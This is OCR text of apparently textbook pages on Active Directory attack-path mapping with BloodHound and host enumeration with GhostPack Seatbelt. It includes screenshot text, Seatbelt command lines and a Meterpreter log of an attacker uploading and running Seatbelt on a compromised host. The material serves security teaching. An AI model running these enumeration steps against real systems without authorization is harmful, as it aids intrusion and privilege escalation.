
Figure 6.88: Screenshot showing the output of the PowerView Get-NetForest command

Domain Mapping and Exploitation with Bloodhound

- Active Directory (AD) domain mapping provides the overall architecture of an **AD domain's structure** present in an organization in a GUI format

Bloodhound

- Attackers attempt to identify a **complex attack path** in the target organization's AD environment using tools such as Bloodhound and Docusnap
- Bloodhound uses **graph theory** to reveal the hidden and often unintended relationships within an AD environment


BLOODHOUND ENTERPRISE
ATTACK PATHS
EXPLORE
POSTURE
Justin Kohler
TESTLAB.LOCAL
TESTLAB.LOCAL ATTACK PATHS
Tier Zero User Logons CRITICAL
Kerberoastable User Accounts CRITICAL
Tier Zero User Kerberos Delegation CRITICAL
Large Default Groups in Local Admins Group HIGH
Tier Zero Legacy SID History LOW
Revoke principals' DCSync privilege LOW
Resource-Based Constrained Delegation on Tier Zero Computers LOW
HasSIDHistory
DCSync
AddAllowedToAct
HasSession
GenericAll
CanPSRemote
AdminTo
GenericAll
GenericWrite
Default
Radial
Expand All
Collapse All

https://bloodhoundenterprise.io


Domain Mapping and Exploitation with Bloodhound

AD domain mapping provides the overall architecture of an AD domain's structure in an organization in a graphical user interface (GUI) format and shows the trust relationship between domain users and groups in an AD environment. Attackers attempt to identify a complex attack path in the target organization's AD environment using tools such as BloodHound and Docusnap. Security professionals can also use the same tools to identify and eliminate attack paths before they are exploited.

- **Bloodhound**

  Source: *https://bloodhoundenterprise.io*

  Bloodhound is a JavaScript web application that is built on top of Linkurious and compiled using Electron, with a Neo4j database fed by a C# data collector. It uses graph theory to reveal hidden and often unintended relationships within an AD environment. Attackers use BloodHound to easily identify complex attack paths in AD environments.


BLOODHOUND ENTERPRISE
ATTACK PATHS
EXPLORE
POSTURE
Justin Kohler
TESTLAB.LOCAL
HasSIDHistory
DCSync
AddAllowedToAct
HasSession
GenericAll
CanPSRemote
AdminTo
GenericAll
GenericWrite
Default
Radial
Expand All
Collapse All

TESTLAB.LOCAL ATTACK PATHS

Tier Zero User Logons	CRITICAL
Kerberoastable User Accounts	CRITICAL
Tier Zero User Kerberos Delegation	CRITICAL
Large Default Groups in Local Admins Group	HIGH
Tier Zero Legacy SID HIstory	LOW
Revoke principals' DCSync privilege	LOW
Resource-Based Constrained Delegation on Tier Zero Computers	LOW

Figure 6.89: Screenshot of Bloodhound GUI

Identifying Insecurities Using GhostPack Seatbelt

- GhostPack Seatbelt is used to perform various security checks and collect information from a host system in both **defensive** and **offensive** ways
- Attackers use Seatbelt to collect host information including **PowerShell security settings**, **Kerberos tickets**, and items present in the Recycle Bin


Seatbelt Commands

- Run all the commands:

  `Seatbelt.exe -group=all`
- Retrieve complete results for a command without any filtering:

  `Seatbelt.exe <Command> -full`
- Run one or more specified commands remotely:

  ```
  Seatbelt.exe <Command> -
  computername=COMPUTER.DOMAIN.COM [-
  username=DOMAIN\USER -password=PASSWORD]
  ```



```
[*] Uploaded 543.00 KiB of 543.00 KiB (100.0%): /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] uploaded   : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
meterpreter > shell
Process 8536 created.
Channel 4 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>Seatbelt.exe -group=system
Seatbelt.exe -group=system
```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help

https://github.com

Identifying Insecurities Using GhostPack Seatbelt

Source: *https://github.com*

GhostPack contains different toolsets of C# implementations of PowerShell functionality. It includes Seatbelt, SharpUp, SharpRoast, SharpDump, SafetyKatz, and SharpWMI. Seatbelt is a C# project that performs several security-oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.

Attackers use Seatbelt to collect host information including PowerShell security settings, Kerberos tickets, and items in Recycle Bin. Using Seatbelt, attackers perform security checks to find insecurities, which can be exploited to launch active attacks on the host network.

Seatbelt has the following command groups: All, User, System, Slack, Chromium, Remote, and Misc.

